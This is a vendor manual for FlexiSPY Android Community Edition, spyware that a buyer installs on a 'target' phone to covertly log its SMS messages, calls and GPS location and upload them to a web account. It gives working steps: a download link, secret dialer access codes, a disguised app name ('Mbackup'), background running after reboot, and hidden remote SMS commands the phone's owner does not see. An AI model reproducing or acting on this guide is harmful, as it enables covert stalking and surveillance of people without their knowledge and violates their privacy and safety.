# FlexiSPY Android Community Edition Installation Manual

## Introduction to FlexiSPY Android Community Edition

## Installation Of Software

Please note the software is installed directly on the TARGET phone (phone you want to be watching/capturing information from), via its web browser and Internet connection.

Please follow each step carefully. For more information or if you need help, visit our Help Desk to search for solutions or submit a support ticket at http://support.flexispy.com/ for assistance.

## If You Need Support

If you experience problems with your account/login/installation/understanding the manual or using the software please follow the SUPPORT link in the top menu of our web site at http://www.flexispy.com, and check our searchable Knowledge Base. If you still experience problems then register at our Support site to submit a ticket, and our expert team of Customer Support will usually be able to help you by Email in a reasonable period of time.

Please note that premium support (1 business day or less) is only available for our full subscription term commercial products.

## Your Community Is Waiting

You may also be interested in our FORUMS, where you'll find a dedicated area to discuss your product. FlexiSPY Staff is active in the forums and you may also benefit from community level support. Sign up using the SAME email address you registered your product with, so we'll know who you are and grant proper access. Find our forums at http://community.flexispy.com

## Limitations

FlexiSPY for Android, Community Edition is not a trial or demo, but has a free subscription period which expires 3 months after download. As with other FlexiSPY products, the software can only be accessed by entering the FlexiKEY in the proper way. However this version of CE does place an entry in the Android Applications Manager (with no reference to FlexiSPY) from which the program could be removed. Subsequent and commercial versions of FlexiSPY Android can be expected to have a full term subscription with more features available.

## Installation Quick Steps

### To Download the FlexiSPY Android Community Edition

a. Enter the URL http://djp.cc into the phone browser.
b. Enter the FlexiKEY that you received in your welcome email.
c. Leave the "Change My Phone Type" box unchecked.
d. Tap on "Download".

### Installation

After the download is complete, tap on the software name to start installation. Note: You may need to allow installation of Unknown Sources before you can continue installation.

### Activation

e. To access the software on the device for the first time, dial *#900900900.
f. When the application's User Interface opens, enter your FlexiKEY (the actual numbers) and tap "Activate".
g. After the application is successfully activated, the status screen will appear. You can close the application and it will continue running in the background.

**After activation the program can be accessed again at any time by dialing *#FlexiKEY (the actual numbers).**
**\*#900900900 is the default access code whenever the program is NOT activated.**

Note: Each time the program is accessed using the *#FlexiKEY command it will show in the Task Manager accessed by holding the "Home" button. If you restart the phone the icon will not appear here but the program will still be running in the background.

## Removal Quick steps

### Deactivation

h. Access the software by dialing *#FlexiKEY (the actual numbers).
i. Press the "Menu" button on the "Events" screen and then press "Deactivate".

**Deactivation will delete all logs in the Web Account at the time. Please download all logs you want to save prior to deactivation.**
### Uninstall

j. On the handset menu go to "Settings" -> "Manage Application".
k. Find the application name "Mbackup".
l. Select and tap "Uninstall".

## The 3 categories of event settings

### Capture Events

11. Turns on & off data capturing on the device.

### Events to capture

12. Selects which events to capture: SMS, Voice calls, GPS and/or Location.

### Event reporting

13. Determines how often the data is delivered to the server by time interval or by the number of events. The data is sent at whichever arrives first.



**If the capture event is not ticked then the program will not capture any events or send any data to the web account regardless of any other settings.**

## Events to capture

### SMS & Call Logs

14. If these are selected the program will record all inbound/outbound SMS and all incoming/outgoing/missed calls.

### GPS Location

15. The GPS timer can be set to provide location information from 1 minute to 60 minute intervals.
# FlexiSPY Android Community Edition Installation Manual

## Event Reporting

## Delivery period

16. This option enables you to select the interval time the Target phone will send data to your web account from every 1 to 24 hours.

# FlexiSPY Android Community Edition Installation Manual

## Max number of events

17. This option enables you to set the amount of events the database stores before it sends data to the web account, this can be set from 1-500.  If the maximum number of events is reached before your next scheduled delivery period is reached, the data will be sent immediately.  Note: Delivery period and Max number of events are an either/or setting.  It is whichever of these settings happens first.

## Menu Button

Once the "Menu" button is pressed you will have 4 options:

18. Database Records

19. Last connection

20. About

21. Deactivate

## Database Records

22. Displays an overview of the current data being held in the database. This data is waiting to be uploaded to your web account at the next scheduled delivery period.

## Last Connection

23. Displays the information from the last connection with the FlexiSPY servers: whether it was Wi-Fi or GPRS, the duration of the time taken to send the data, start/finish time, whether the upload was successful, the number of events sent and number of events the FlexiSPY server received**.**



**Note: Each time the program is accessed using the \*#FlexiKEY command it will show in the Task Manager accessed by holding the "Home" button.  If you restart the phone the icon will not appear here but the program will continue to run in the background.**

# FlexiSPY Android Community Edition Installation Manual

## Deactivation

24. To deactivate the software dial *#FlexiKEY (the actual numbers) which will bring up the User Interface. From the "Event Setting" screen press "Menu" and then press "Deactivate".

**<span style="color:red">Deactivation will delete all logs in the Web Account at the time. Please download all logs you want to save prior to deactivation.</span>**



## Un-installing FlexiSPY

25. To uninstall the FlexiSPY software go to Settings->Applications->Manage Applications and select Mbackup and press "Uninstall".

# FlexiSPY Android Community Edition Installation Manual

## Remote SMS Commands

The FlexiSPY software allows you to control the software by sending hidden SMS commands to the target phone. The target will not see these commands. The following commands are available for FlexiSPY Android and the full syntax must be used.

In each example below, replace the FlexiKEY <01234567> with the FlexiKEY (the actual numbers) you were provided in your welcome email.  If a delivery report is available, the value <D> can be added to the end of the command and an SMS will be secretly sent from the Target Phone to the Monitor Phone, informing you if the command was delivered and the result.

## Simple Commands

| Command | Code | FlexiKEY (the actual numbers) | Delivery Report Available? | Example |
|---|---|---|---|---|
| Enable Start Capture | <*#60> | <01234567> | Yes | <*#60><01234567><D> |
| Disable Capture | <*#61> | <01234567> | Yes | <*#61><01234567><D> |
| Send Diagnostic Message To Monitor Phone | <*#62> | <01234567> | N/A | <*#62><01234567> |

# FlexiSPY Android Community Edition Installation Manual

## Advanced Commands

| Command | Code | FlexiKEY (the actual numbers) | Capture | Timer | Max Events | Events to Capture |
|---------|------|-------------------------------|---------|-------|------------|-------------------|
| Change Event Settings | <*#63> | <01234567> | 0 = Disable  1 = Enable | 1 to 24 hours | Value between 1 and 500 | Start/Stop capture event command.  1 = Enable  0 = Disable  1,1,1 -> Enable: SMS, Voice, Location |
| Example: <*#63><01234567><1><24><500><1,1,1>  Change Events Setting to "Enabled" and send data to server either every 24 hours or 500 events, whichever comes first. Turn on SMS, Voice and Location capturing | | | | | | |

| Command | Code | FlexiKEY (the actual numbers) | Capture | GPS Capture Frequency |
|---------|------|-------------------------------|---------|----------------------|
| Change GPS Settings | <*#52> | <01234567> | 0 = Disable  1 = Enable | Enter a value from 0-8 using the index below  0=Off, 1=10sec, 2=30sec, 3=1min, 4=5min, 5=10min, 6=20min, 7=40min, 8=60min |
| Example: <*#52><01234567><1><4>  Change GPS Setting to "Enabled" and capture the location every 5 minutes | | | | |

**Important! All characters and symbols must be sent exactly as shown**
